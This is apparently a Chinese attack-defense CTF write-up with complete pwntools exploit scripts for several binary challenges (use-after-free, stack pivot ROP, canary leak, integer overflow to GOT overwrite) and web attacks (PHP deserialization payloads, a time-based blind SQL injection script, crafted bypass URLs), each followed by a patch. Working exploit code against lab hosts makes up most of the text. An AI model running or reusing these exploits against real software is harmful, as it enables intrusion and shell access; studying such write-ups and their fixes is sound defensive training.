

DAY1

PWN

PWN2 Sentencebox

Delete 函数存在 UAF

```
if ( (signed int)v2 >= 0 && (signed int)v2 <= 15 )
{
    v2 = ptrArray[(signed int)v2].ptr_;
    if ( v2 )
    {
        free((void *)ptrArray[v4].ptr_);
        LODWORD(v2) = puts("freed!");
    }
}
return v2;
```

读取数据的函数存在检查:

```
v4 = read(0, ptr, size);
if ( v4 <= 0 )
    exit(1);
idx = 0;
while ( 1 )
{
    result = idx;
    if ( (signed int)idx >= v4 )
        break;
    if ( (*v5 <= 0x60 || *v5 > 0x7A)
        && (*v5 <= 0x40 || *v5 > 0x5A)
        && *v5 != 0xA
        && *v5 != 0x20
        && *v5 != 0x27
        && *v5 != 0x21
        && *v5 != 0x3F
        && *v5 != 0x2E
        && *v5 != 0x2C )
    {
        puts("dangerous char found! sentences only!");
        exit(1);
    }
    ++idx;
    ++v5;
}
return result;
}
```

如果检查不通过会执行 exit。

利用思路:

1. 连续 free 同一个 chunk 8 次, 进入 unsorted bin。

2. 利用 Show 函数泄露出 libc 地址
3. 然后计算出 ld 的基地址
4. 再计算出&_rtld_global._dl_rtlid_lock_recursive 的地址，并进行一定的偏移，使其高位第一个字节满足 check
5. 检查该地址的高位三个字节是否满足条件，如果不满足继续爆破
6. 修改&_rtld_global._dl_rtlid_lock_recursive 这里为 one_gadget

完整 EXP:

```
#coding=utf-8
from pwn import *
local = 0
exec_file="./sentencebox"
context.binary=exec_file
context.terminal=["tmux","splitw","-h"]
elf=ELF(exec_file,checksec = False)
argv=[]

def get_base(a):
    text_base = a.libs()[a._cwd+a.argv[0].strip('.')]
    for key in a.libs():
        if "libc.so.6" in key:
            return text_base,a.libs()[key]
def debug():
    text_base,libc_base=get_base(a)
    script="set $text_base="+str(text_base)+'\n'+ "set $libc_base="+str(
libc_base)+'\n'
    script+=' '
    b *
    ' '
    gdb.attach(a,script)
def fuck(address):
    n = globals()
    for key,value in n.items():
        if value == address:
            return success(key+" ==> "+hex(address))
def menu(idx):
    a.sendlineafter("> ",str(idx))
def add(idx,size,content):
    menu(1)
    a.sendlineafter("idx: \n",str(idx))
    a.sendlineafter("size: \n",str(size))
    a.sendafter("data: \n",content)
```

```

def delete(idx):
    menu(4)
    a.sendlineafter("idx: \n",str(idx))

def show(idx):
    menu(3)
    a.sendlineafter("idx: \n",str(idx))

def edit(idx,content):
    menu(2)
    a.sendlineafter("idx: \n",str(idx))
    a.sendafter("new data: \n",content)

def check(v1):
    if (v1 > 0x60 and v1 <=0x7a) :
        return True
    if (v1 > 0x40 and v1 <= 0x5A ):
        return True
    if v1 == 0xA or v1 == 0x20 or v1 == 0x27 or v1 == 0x21 or v1 == 0x3
f or v1 == 0x2e or v1==0x2c:
        return True
    return False

libc=ELF("libc.so.6",checksec=False)
while True:
    #a=process(exec_file)
    a = remote("172.1.7.16",8888)
    add(0,0x90,'A')
    add(1,0x10,'A')

    for i in range(8):
        delete(0)
    show(0)
    a.recvuntil("data: ")
    main_arena = u64(a.recv(6)+'\x00\x00')-96
    fuck(main_arena)
    libc_base = main_arena - libc.symbols["__malloc_hook"]-0x10
    fuck(libc_base)
    ld_base = libc_base + 0x619000
    fuck(ld_base)
    target_addr = 0xf5a+ld_base
    fuck(target_addr)

    v1 = target_addr&0xff

```

```

v2 = (target_addr>>8)&0xff
v3 = (target_addr>>16)&0xff
print "v1 = "+hex(v1)
print "v2 = "+hex(v2)
print "v3 = "+hex(v3)
if check(v1)==False:
    print "check(v1) fail"
    a.close()
    continue
if check(v2)==False:
    print "check(v2) fail"
    a.close()
    continue
if check(v3)==False:
    print "check(v3) fail"
    a.close()
    continue

success("OK")
edit(0,p64(target_addr)[:3])
add(3,0x90,'A')
#debug()
add(4,0x90,'A'*6+p64(libc_base+0x00000000E56FF))
a.interactive()
break


```

fix:

```

if ( (signed int)v0 >= 0 && (signed int)v0 <= 15 )
{
    v0 = *((_QWORD *)&ptr_array + 2 * (signed int)v0);
    if ( v0 )
    {
        free(*((void **)&ptr_array + 2 * v2));
        LODWORD(v0) = puts("freed!");
    }
}

```



UAF，在 ELF 文件里新加一个段，然后从 call free 的地方跳转到新加的段，在新加的段里重新 free 然后把指针清零。再跳转回来。

```

):0000000000803004 loc_803004:                                ; CODE XREF: sub_400B60+63↑j
):0000000000803004      push    rdx |
):0000000000803005      call   _free
):000000000080300A      mov     rax, offset unk_6020C0
):0000000000803011      pop     rdx
):0000000000803012      add     rax, rdx
):0000000000803015      mov     qword ptr [rax], 0
):000000000080301C      nop
):000000000080301D      nop


```

Patch 效果图:

```
v0 = *((_QWORD *)&unk_6020C0 + 2 * (signed int)v0);
if ( v0 )
{
    free(*((void **)&unk_6020C0 + 2 * v2));
    *((_QWORD *)&unk_6020C0 + 2 * v2) = 0LL;
    LODWORD(v0) = puts("freed!");
}
```

Nooutput

```
setvbuf(stdin, 0, 2, 0);
setvbuf(stdout, 0, 2, 0);
puts("Sorry,but there is no output!!\nJust Input Something:");
read(0, &buf, 0x108u);
return 0;
```



栈溢出溢出了 8 个字节，正好返回到返回地址，第一次把 ebp 覆盖为 bss 段上的一个地址，返回地址覆盖为 main 函数地址，之后再进入 main 函数的时候，mov ebp, esp 会把 esp 迁移到 bss 段，输入时由于 buf 的寻址是以 ebp 基址所以可以在 bss 段写入一段 ROP，然后第二次从 main 函数返回的时候就可以 main 函数返回地址劫持到 bss 段执行 ROP，得到 shell。

EXP:

```
#coding=utf-8
from pwn import *
local = 1
exec_file = "./nooutput"
context.binary = exec_file
context.terminal = ["tmux", "splitw", "-h"]
elf = ELF(exec_file, checksec = False)
argv = []
if local :
    a = process(exec_file)
    if context.arch == "i386" :
        libc = ELF("/lib/i386-linux-gnu/libc.so.6", checksec = False)
    elif context.arch == "amd64" :
        libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec = False)
else:
    a = remote("172.1.7.15", 8888)
    libc = ELF("libc6-i386_2.23-0ubuntu11.2_amd64.so", checksec = False)
```

```

def get_base(a):
    text_base = a.libs()[a._cld+a.argv[0].strip('.')]
    for key in a.libs():
        if "libc.so.6" in key:
            return text_base,a.libs()[key]
def debug():
    text_base,libc_base=get_base(a)
    script="set $text_base="+str(text_base)+'\n'+
    "set $libc_base="+str(libc_base)+'\n'
    script+=' '
    b *0x8048514
    b *0x08048507
    ' '
    gdb.attach(a,script)
def fuck(address):
    n = globals()
    for key,value in n.items():
        if value == address:
            return success(key+" ==> "+hex(address))
def send(payload):
    a.sendafter("ust Input Something:\n",payload)

#sdebug()
pop3_ret = 0x08048579
pop_ret = 0x08048359
main_addr = 0x80484C4
bss_addr = elf.bss()+0x200
rop_addr = bss_addr+0x200
buf_addr = rop_addr-0x100
fuck(rop_addr)
pop_rbp_ret = 0x0804857b
leave_ret = 0x8048514
puts_plt = elf.plt["puts"]
read_plt = elf.plt["read"]

payload = 'A'*0x100+p32(rop_addr)+p32(main_addr)
send(payload)

payload = p32(puts_plt)
payload += p32(pop_ret)
payload += p32(elf.got["puts"])
payload += p32(read_plt)
payload += p32(pop3_ret)

```

```

payload += p32(0)+p32(0x804a160+0x200)+p32(0x100)
payload += p32(pop_rbp_ret)
payload += p32(buf_addr-4)
payload += p32(0x8048514)
payload = payload.ljust(0x100, 'A')+p32(buf_addr-4)
payload += p32(leave_ret)
send(payload)

puts_addr = u32(a.recv(4))
fuck(puts_addr)
libc_base = puts_addr-libc.symbols["puts"]
fuck(libc_base)

system_addr = libc_base+libc.symbols["system"]
bin_sh = libc_base+next(libc.search("/bin/sh"))
payload = p32(system_addr)+p32(0)+p32(bin_sh)+p32(0)

a.send(payload)

a.interactive()


```

Fix:

```

setvbuf(stdin, 0, 2, 0);
setvbuf(stdout, 0, 2, 0);
puts("Sorry, but there is no output!!\nJust Input Something:");
read(0, &buf, 0x108u);
return 0;

```



把输入的字节数从 0x108 改成 0x100，就不会有栈溢出。

Patch 效果图:


```

1 |
2 | setvbuf(stdin, 0, 2, 0);
3 | setvbuf(stdout, 0, 2, 0);
4 | puts("Sorry, but there is no output!!\nJust Input Something:");
5 | read(0, &buf, 0x100u);
6 | return 0;
7 |
8 | }

```

helloworld

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf; // [rsp+0h] [rbp-30h]
4     unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     setvbuf(stdin, 0LL, 2, 0LL);
8     setvbuf(stdout, 0LL, 2, 0LL);
9     setvbuf(stderr, 0LL, 2, 0LL);
10    printf("input book name : ", 0LL);
11    read(0, &buf, 0x28uLL);
12    printf("\nname is %s\ninput content : ", &buf);
13    read(0, &buf, 0x28uLL);
14    return 0;
15 }
```



两个栈溢出第一泄露 canary，然后程序程序中有预留的 backdoor 函数第二个溢出直接把返回地址劫持到 backdoor，拿到 shell。

EXP:

```
#coding=utf-8
from pwn import *
local = 1
exec_file="./helloworld"
context.binary=exec_file
context.terminal=["tmux","splitw","-h"]
elf=ELF(exec_file,checksec = False)
argv=[]
if local :
    a=process(exec_file)
    if context.arch == "i386" :
        libc=ELF("/lib/i386-linux-gnu/libc.so.6",checksec = False)
    elif context.arch == "amd64" :
        libc=ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec = False)
else:
    a=remote("172.1.7.17",9999)

def get_base(a):
    text_base = a.libs()[a._cud+a.argv[0].strip('.')]

```



```

        for key in a.libs():
            if "libc.so.6" in key:
                return text_base,a.libs()[key]
def debug():
    text_base,libc_base=get_base(a)
    script="set $text_base="+str(text_base)+'\n'+ "set $libc_base="+str(
libc_base)+'\n'
    script+=' '
    b *
    ' '

    gdb.attach(a,script)
def fuck(address):
    n = globals()
    for key,value in n.items():
        if value == address:
            return success(key+" ==> "+hex(address))
def menu(idx):
    a.sendlineafter("",str(idx))
def add(size,content):
    menu(1)
    a.sendlineafter("",str(size))
    a.sendafter("",content)

def delete(idx):
    menu()
    a.sendlineafter("",str(idx))

def show(idx):
    menu()
    a.sendlineafter("",str(idx))

payload = 'A'*0x29
a.sendafter("input book name : ",payload)
a.recvuntil("A"*0x28)
canary = u64(a.recv(8))-0x41
fuck(canary)
payload = 'A'*0x28+p64(canary)*2+p64(0x0000000004006E7)
a.sendafter("input content : ",payload)
a.interactive()

```

fix:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf; // [rsp+0h] [rbp-30h]
4     unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     setvbuf(stdin, 0LL, 2, 0LL);
8     setvbuf(stdout, 0LL, 2, 0LL);
9     setvbuf(stderr, 0LL, 2, 0LL);
10    printf("input book name : ", 0LL);
11    read(0, &buf, 0x28uLL);
12    printf("\nname is %s\ninput content : ", &buf);
13    read(0, &buf, 0x28uLL);
14    return 0;
15 }

```

把输入的 0x28 改成 0x20 就无法进行栈溢出。

Patch 效果图:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf; // [rsp+0h] [rbp-30h]
4     unsigned __int64 v5; // [rsp+28h] [rbp-8h]
5
6     v5 = __readfsqword(0x28u);
7     setvbuf(stdin, 0LL, 2, 0LL);
8     setvbuf(stdout, 0LL, 2, 0LL);
9     setvbuf(stderr, 0LL, 2, 0LL);
10    printf("input book name : ", 0LL);
11    read(0, &buf, 0x28uLL);
12    printf("\nname is %s\ninput content : ", &buf);
13    read(0, &buf, 0x28uLL);
14    return 0;
15 }

```

namepie

```

v2 = __readfsqword(0x28u);
memset(&s, 0, 0x1EuLL);
puts("Input your Name:");
read(0, &s, 0x30uLL);
printf("hello %s: and what do your want to sey!\n", &s);
return read(0, &s, 0x60uLL);

```

两个溢出，第一个溢出泄露 canary，然后第二个溢出覆盖返回地址的最后一个字节劫持到 backdoor 函数去执行。

EXP:

```
#coding=utf-8
from pwn import *
local = 0
exec_file="./pwn"
context.binary=exec_file
context.terminal=["tmux","splitw","-h"]
elf=ELF(exec_file,checksec = True)
argv=[]
if local :
    a=process(exec_file)
    if context.arch == "i386" :
        libc=ELF("/lib/i386-linux-gnu/libc.so.6",checksec = False)
    elif context.arch == "amd64" :
        libc=ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec = False)
else:
    a=remote("172.1.7.18","8888")
    #libc=ELF("./libc.so.6")
def get_base(a):
    text_base = a.libs()[a._cwd+a.argv[0].strip('.')]
    for key in a.libs():
        if "libc.so.6" in key:
            return text_base,a.libs()[key]
def debug():
    text_base,libc_base=get_base(a)
    script="set $text_base="+str(text_base)+'\n'+ "set $libc_base="+str(
libc_base)+'\n'
    script+=''
    b *$rebase(0x000000000000009FD)
    b *$rebase(0x0A18)
    ...
    gdb.attach(a,script)
def fuck(address):
    n = globals()
    for key,value in n.items():
        if value == address:
            return success(key+" ==> "+hex(address))
def menu(idx):
    a.sendlineafter("",str(idx))
def add(size):
    return
def delete(idx):
```

```

    return

def edit(idx,content):
    return

def show(idx):
    return
relloc_offset = [0,2,4,6,0xb,0xc,0x10]
#payload='\x00'*0x33+p64(0x00000000fbad1800)+p64(0)*3+'\x00' #stdout
-0x33

#debug()
a.sendafter("Input your Name:\n",0x29*'a')
a.recvuntil(0x28*'a')
canary =u64('\x00' + a.recv(8)[1:8])
fuck(canary)
stack_addr = u64(a.recv(6)+2*'\x00')+0x40-0x80
fuck(stack_addr)
payload= 0x28*'a'+p64(canary)+p64(stack_addr)+p8(0x71)
a.sendafter("what do your want to sey!\n",payload)
a.interactive()

```

fix:

```

v2 = __readfsqword(0x28u);
memset(&s, 0, 0x1EuLL);
puts("Input your Name:");
read(0, &s, 0x30uLL);
printf("hello %s: and what do your want to sey!\n", &s);
return read(0, &s, 0x60uLL);

```


把 0x30 和 0x60 都改成 0x28 就没办法进行栈溢出。

Patch 效果图

```
1 ssize_t vuln()  
2 {  
3     char s; // [rsp+0h] [rbp-30h]  
4     unsigned __int64 v2; // [rsp+28h] [rbp-8h]  
5  
6     v2 = __readfsqword(0x28u);  
7     memset(&s, 0, 0x1EuLL);  
8     puts("Input your Name:");  
9     read(0, &s, 0x28uLL);  
0     printf("hello %s: and what do your want to sey!\n", &s);  
1     return read(0, &s, 0x28uLL);  
2 }
```

freestyle

```
setvbuf(stdout, 0, 2, 0);  
puts("pwn me :");  
read(0, &buf, 0x40u);  
return 0;
```



前面用 3327, 49 绕过第一和第二个检查，再用 0x80000000 绕过 abs，之后有一个栈溢出，然后就是写第一段 ROP 泄露 libc 基址返回 main 函数，之后写第二段 ROP 把返回地址劫持到 one_gadget 拿到 shell。

EXP:

```
#coding=utf-8  
from pwn import *  
local = 1  
exec_file = "./freestyle"  
context.binary = exec_file  
context.terminal = ["tmux", "splitw", "-h"]  
elf = ELF(exec_file, checksec = False)  
argv = []  
if local :  
    a = process(exec_file)  
    if context.arch == "i386" :  
        libc = ELF("/lib/i386-linux-gnu/libc.so.6", checksec = False)  
    elif context.arch == "amd64" :  
        libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec = False)  
else:  
    a = remote("172.1.7.19", 8888)
```

```

    libc=ELF("libc6-i386_2.23-0ubuntu11.2_amd64.so",checksec = False)
def get_base(a):
    text_base = a.libs()[a._cwd+a.argv[0].strip('.')]
    for key in a.libs():
        if "libc.so.6" in key:
            return text_base,a.libs()[key]
def debug():
    text_base,libc_base=get_base(a)
    script="set $text_base="+str(text_base)+'\n'+
"set $libc_base="+str(libc_base)+'\n'
    script+='''
b *0x804877B
'''
    gdb.attach(a,script)
def fuck(address):
    n = globals()
    for key,value in n.items():
        if value == address:
            return success(key+" ==> "+hex(address))
def menu(idx):
    a.sendlineafter("",str(idx))
def add(size,content):
    menu(1)
    a.sendlineafter("",str(size))
    a.sendafter("",content)

def delete(idx):
    menu()
    a.sendlineafter("",str(idx))

def show(idx):
    menu()
    a.sendlineafter("",str(idx))
#debug()
'''
a.sendline("3327")
a.sendlineafter("\n","49")
a.sendlineafter("\n",str(0x80000000))
'''
a.sendline("3327")
a.sendline("49")
a.sendline(str(0x80000000))

bss_addr = elf.bss()

```

```

rop_addr = bss_addr+0x400

pop3_ret = 0x080487d9
pop_ret = 0x08048445
puts_plt = elf.plt["puts"]
puts_got = elf.got["puts"]

payload = 'A'*0x28
payload += p32(rop_addr-4)
payload += p32(elf.plt["read"])
payload += p32(0x0804877B)
payload += p32(0)
payload += p32(rop_addr)
payload += p32(0x200)
a.sendafter("pwn me :\n",payload)

payload = p32(puts_plt)
payload += p32(pop_ret)
payload += p32(puts_got)

payload += p32(elf.plt["read"])
payload += p32(pop3_ret)
payload += p32(0)
payload += p32(rop_addr+8*4)
payload += p32(0x200)

a.send(payload)

puts_addr = u32(a.recv(4))
fuck(puts_addr)
libc_base = puts_addr-libc.symbols["puts"]
fuck(libc_base)
system_addr = libc_base+libc.symbols["system"]
bin_sh_addr = libc_base+next(libc.search("/bin/sh"))
payload = p32(system_addr)*2+p32(bin_sh_addr)

a.send(payload)

a.interactive()

```

fix:

```

setvbuf(stdout, 0, 2, 0);
puts("pwn me :");
read(0, &buf, 0x40u);
return 0;
}

```

把 0x40 改成 0x28 就可以避免栈溢出

```

++count;
setvbuf(stdout, 0, 2, 0);
puts("pwn me :");
read(0, &buf, 0x28u);
return 0;

```

Patch 效果图:

```

++count;
setvbuf(stdout, 0, 2, 0);
puts("pwn me :");
read(0, &buf, 0x28u);
return 0;

```

WEB:

Web1:

首先发现有一个奇怪的响应头，加上对应的 header 后得到源码。发现可以通过 post hint=%s 格式化字符串在 GetSession 方法中泄露 secret，然后通过反序列化触发 destruct 的读文件，读取../config/flag.txt 的 flag

```

1. $a=new App();
2. $a->path='.././config/flag.txt';
3. $b=serialize($a);
4. echo urlencode($b.md5('hudvodro'.$b));

```

Request

Raw Params Headers Hex

```

GET /MySession.php HTTP/1.1
Host: 172.1.7.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://172.1.7.10
Connection: close
Referer: http://172.1.7.10/MySession.php
Cookie: iscn2020: admin
iscn_cookie=0%3A3%3A%22App%22%3A1%3A%7B%3A4%3A%22path%22%3B%3A21%3A%22%2F%2Fconfig%2Fflag.txt%22%3B%7Daa6e240660cfacdaf63b2c26c437fad
Upgrade-Insecure-Requests: 1

```

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Sun, 13 Sep 2020 03:37:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 78
Connection: close
Content-Type: text/html; charset=UTF-8

You are admin!!! now try to visit fasBgAJHghjVvHJHJSGJHA.php flag(ce0ccfd4f1)

```


fix:

考虑到密钥泄露的原因是 hint 中，通过%s 来将第二次结果引入，这里通过过滤禁止泄露 secret 的值，同时为了防止已经泄露的 secret 被重复利用，也将原来的 key 修改掉

```
if(!empty($_POST["hint"])) {
    $arr = array($_POST["hint"],$this->secret);
    $data = "the hint is %s ";
    foreach ($arr as $k => $v) {
        if(preg_match('/%s/im',$v)){die();}
        $data = sprintf($data,$v);
    }
    print($data);
}
return TRUE;
}
```

Web3:

Fuzz 发现存在 order by 注入

```
1. import requests
2.
3. url = 'http://172.1.7.12/index.php'
4. dic = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_@!$%^
    &*()_+{}-="
5. flag = ''
6.
7. for i in range(1,50):
8.     print(i)
9.     for x in dic:
10.         # data = {'order': '-if((mid((database()),%s,1)=\'%s\'),benchmark(100
            00000,sha(1)),0)\'%(i,x)}
11.         # data = {'order': '-if((mid((select(group_concat(table_name))from(in
            formation_schema.tables)where(table_schema=database())),%s,1)=\'%s\'),benchm
            ark(10000000,sha(1)),0)\'%(i,x)}
12.         # data = {'order': '-if((mid((select(group_concat(column_name))from(i
            nformation_schema.columns)where(table_name=\'ord1rusers\')),%s,1)=\'%s\'),be
            nchmark(10000000,sha(1)),0)\'%(i,x)}
```

```

13.         # data = {'order': '-if((mid((select(group_concat(passw0rd))from(ord1
           rusers)),%s,1)='\%s\'),benchmark(10000000,sha(1)),0)'\%(i,x)}
14.         data = {'order': '-if((mid((select(group_concat(files))from(ord1ruser
           s)),%s,1)='\%s\'),benchmark(10000000,sha(1)),0)'\%(i,x)}
15.         try:
16.             res = requests.post(url,data=data,timeout=3).text
17.         except requests.exceptions.ReadTimeout:
18.             flag = flag + x
19.             print(flag)
20.             break
21. print(flag)

```

注入得到文件名 df8f.php，访问得到源码，payload:

http://172.1.7.12/df8f.php?shy1=0e251288019­2={%22password%22:%22*****%22}&s%5Fh%5Fy%5F3=857857%0a

fix:

index.php 对 sql 注入过滤 select 和()

```

rlike|regexp|join|insert|update|select|\(|\)/i', $order)||preg_match('/or

```

df8f.php 去除 system 后门，过滤%5F

```

if (isset($_GET['shy2'])) {
    $message = json_decode($_GET['shy2']);
    $password = "*****";
    if ($message->password == $password) {
        $s = $_SERVER['QUERY_STRING'];
        if( substr_count($s, '_') != 0 || substr_count($s, '%5f') != 0 || substr_count($s, '%5F') != 0 ){
            exit('hahahahahaha!');
        }
        if($_GET['s_h_y_3'] != '857857' && preg_match('/^857857$/', $_GET['s_h_y_3'])){
            //system("cat /flag.txt");
        }
    }
    else {
        echo "NONONO";
    }
}

```

PWN

PWN2

这里存在整数溢出：

```
else
{
    memset(formula_buf, 0, 0x30uLL);
    puts("Input the formula:");
    for ( i = 0; i <= formula_size - 1; ++i )    // size输入0, 溢出
    {
        read(0, (char *)&formula_size + i + 4, 1uLL);
        if ( formula_buf[i] == '\n' )
        {
            formula_buf[i] = 0;
            formula_size = i;
            break;
        }
    }
}
```

如果 size 输入 0，就会整数溢出，可以覆盖到这些全局变量：

```
.bss:0000000000602148      db  ? ;
.bss:0000000000602149      db  ? ;
.bss:000000000060214A      db  ? ;
.bss:000000000060214B      db  ? ;
.bss:000000000060214C      db  ? ;
.bss:000000000060214D      db  ? ;
.bss:000000000060214E      db  ? ;
.bss:000000000060214F      db  ? ;
.bss:0000000000602150      db  ? ;
.bss:0000000000602151      db  ? ;
.bss:0000000000602152      db  ? ;
.bss:0000000000602153      db  ? ;
.bss:0000000000602154      db  ? ;
.bss:0000000000602155      db  ? ;
.bss:0000000000602156      db  ? ;
.bss:0000000000602157      db  ? ;
.bss:0000000000602158      ; void *number_buf_ptr
.bss:0000000000602158      number_buf_ptr dq ?      ; DATA XREF: sub_400EDE+25↑r
.bss:0000000000602158      ; sub_400F8C+28↑w ...
.bss:0000000000602160      NumberPtr      dq ?      ; DATA XREF: sub_400B55+1D↑r
.bss:0000000000602160      ; sub_400B55+28↑w ...
.bss:0000000000602168      ; void *maybe_result_buf
.bss:0000000000602168      maybe_result_buf dq ?      ; DATA XREF: sub_400EDE+17↑r
.bss:0000000000602168      ; sub_400F8C+39↑w ...
.bss:0000000000602170      result_ptr      dq ?      ; DATA XREF: sub_400EDE+1E↑w
.bss:0000000000602170      ; sub_400F8C+4A↑w ...
```

思路，覆盖上图中 number_buf_ptr 为 free_got，free_got = put_plt。然后进行地址泄露。泄露出 libc 后，再次修改 free_got 为 system 即可。

完整 EXP:

```
#coding=utf-8
from pwn import *
local = 0
exec_file="./calculator"
context.binary=exec_file
```

```

context.terminal=["tmux","splitw","-h"]
elf=ELF(exec_file,checksec = False)
argv=[]
if local :
    a=process(exec_file)
    if context.arch == "i386" :
        libc=ELF("/lib/i386-linux-gnu/libc.so.6",checksec = False)
    elif context.arch == "amd64" :
        libc=ELF("/lib/x86_64-linux-gnu/libc.so.6",checksec = False)
else:
    a=remote("172.1.7.14",9999)
    libc = ELF("libc.so.6")

def get_base(a):
    text_base = a.libs()[a._cwd+a.argv[0].strip('.')]
    for key in a.libs():
        if "libc.so.6" in key:
            return text_base,a.libs()[key]

def debug():
    text_base,libc_base=get_base(a)
    script="set $text_base="+str(text_base)+'\n'+
"set $libc_base="+str(libc_base)+'\n'
    script+='''
b *0x000000000401089
'''
    gdb.attach(a,script)

def fuck(address):
    n = globals()
    for key,value in n.items():
        if value == address:
            return success(key+" ==> "+hex(address))

def menu(idx):
    a.sendlineafter("",str(idx))

def add(size,content):
    menu(1)
    a.sendlineafter("",str(size))
    a.sendafter("",content)

def delete(idx):
    menu()
    a.sendlineafter("",str(idx))

def show(idx):
    menu()

```

```

a.sendlineafter("",str(idx))

def send(size,payload):
    a.sendlineafter("Input the size:\n",str(size))
    a.sendlineafter("Input the formula:\n",payload)

fake_chunk = 0x602130

puts_got = elf.got["puts"]
puts_plt = elf.plt["puts"]

#debug()
payload = '4196288+0+'
payload = payload.ljust(52,'\x00')
payload += p64(0x602018)
send(0,payload)

payload = 'A'*52
payload += p64(puts_got)
send(0,payload)

a.recvuntil("Lack the number before ")
a.recvuntil("!\n")
puts_addr = u64(a.recv(6)+'\x00\x00')
fuck(puts_addr)
libc_base = puts_addr-libc.symbols["puts"]
fuck(libc_base)

system_addr = libc_base+libc.symbols["system"]
v1 = system_addr&0xffffffff
v2 = (system_addr>>32)&0xffffffff

payload = str(v1)+"+"+str(v2)+"+"
payload = payload.ljust(52,'\x00')
payload += p64(0x602018)
send(0,payload)

payload = "/bin/sh\x00"
payload = payload.ljust(52,'\x00')
payload += p64(0x00000000602124)
send(0,payload)
a.interactive()

```

PWN FIX WP

PWN1

Edit 函数这里存在 32 字节的溢出：

```
v1 = time(0LL);

srand(v1 >> 3);
v2 = rand();

if ( (unsigned int)read_number() == v2 )
{
    my_write("Verified.\n");
    nbytes += 32LL;
}
else
{
    my_write("What a pity!\n");
}
```

只需要将 `nbytes += 32LL` 这句对应的汇编给 `nop` 掉即可：

```
015BE          lea     rdi, aVerified ; "Verified.\n"
015C5          call    sub_11D5
015CA          nop
015CB          nop
015CC          nop
015CD          nop
015CE          nop
015CF          jmp     short loc_15DD
```

PWN2

读字符串的时候存在整数溢出：

```

} for ( i = 0; i <= formula_size - 1; ++i ) // size输入0, 溢出
{
    read(0, (char *)&formula_size + i + 4, 1uLL);
    if ( formula_buf[i] == '\n' )
    {
        formula_buf[i] = 0;
        formula_size = i;
        break;
    }
}
}

```

修改后:

```

memset(byte_602124, 0, 0x30uLL);
puts("Input the formula:");
for ( i = 0; i < dword_602120; ++i )
{
    read(0, (char *)&dword_602120 + i + 4, 1uLL);
    if ( byte_602124[i] == 10 )
    {
        byte_602124[i] = 0;
        dword_602120 = i;
        break;
    }
}
}

```

WEB

Web1 循序渐进

给了个文件包含，拿到源码发现存在反序列化
使用 S 十六进制和引用绕过过滤

```

1. <?php
2.
3. class Hint{
4.     public $file;
5.     public $token;
6.     public $token_hint;
7.
8.     public function __construct()
9.     {
10.         $this->token_hint = "aaaa";
11.         $this->token = &$this->token_hint;
12.         $this->file = '/flag.txt';
13.     }
14.


```

```

15. }
16.
17. class Handle{
18.     private $handle;
19.
20.     public function __construct()
21.     {
22.         $this->handle = new Hint();
23.     }
24.
25. }
26.
27. $o = new Handle();
28. $payload = urlencode(serialize($o));
29. echo $payload;
30. // unserialize($payload);

```

?file=class.php&payload=O%3A6%3A%22Handle%22%3A1%3A%7Bs%3A14%3A%22%00Handle%00handle%22%3B0%3A4%3A%22Hint%22%3A3%3A%7Bs%3A4%3A%22file%22%3Bs%3A9%3A%22%2Fflag.txt%22%3Bs%3A5%3A%22token%22%3Bs%3A4%3A%22aaaa%22%3BS%3A10%3A%22token_%68int%22%3BR%3A4%3B%7D%7D



Web2 php hacker

上来先是几个 md4 和 md5 的考点

http://172.1.7.11/?user1=0e251288019&user2=s1836677006a&pass2=s878926199a&user3=0e18bb6e1d5c2e19b63898aeed6b37ea&pass3=V5VDSHva7fjyJoJ33lQl&user4=0e18bb6e1d5c2e19b63898aeed6b37ea&pass4=V5VDSHva7fjyJoJ33lQl

拿到源码，存在一个文件上传的功能，可以反序列化字符逃逸

```

    case 'open':
        $fileinfo = hackerboyunserialize($_COOKIE['fileinfo'], $key);
        if(isset($fileinfo[$_GET['i']])){
            echo $fileinfo[$_GET['i']]->open($fileinfo[$_GET['i']]->rawname, $fileinfo[$_GET['i']]->hashedname);
        }
        exit;
    case 'reset':

```

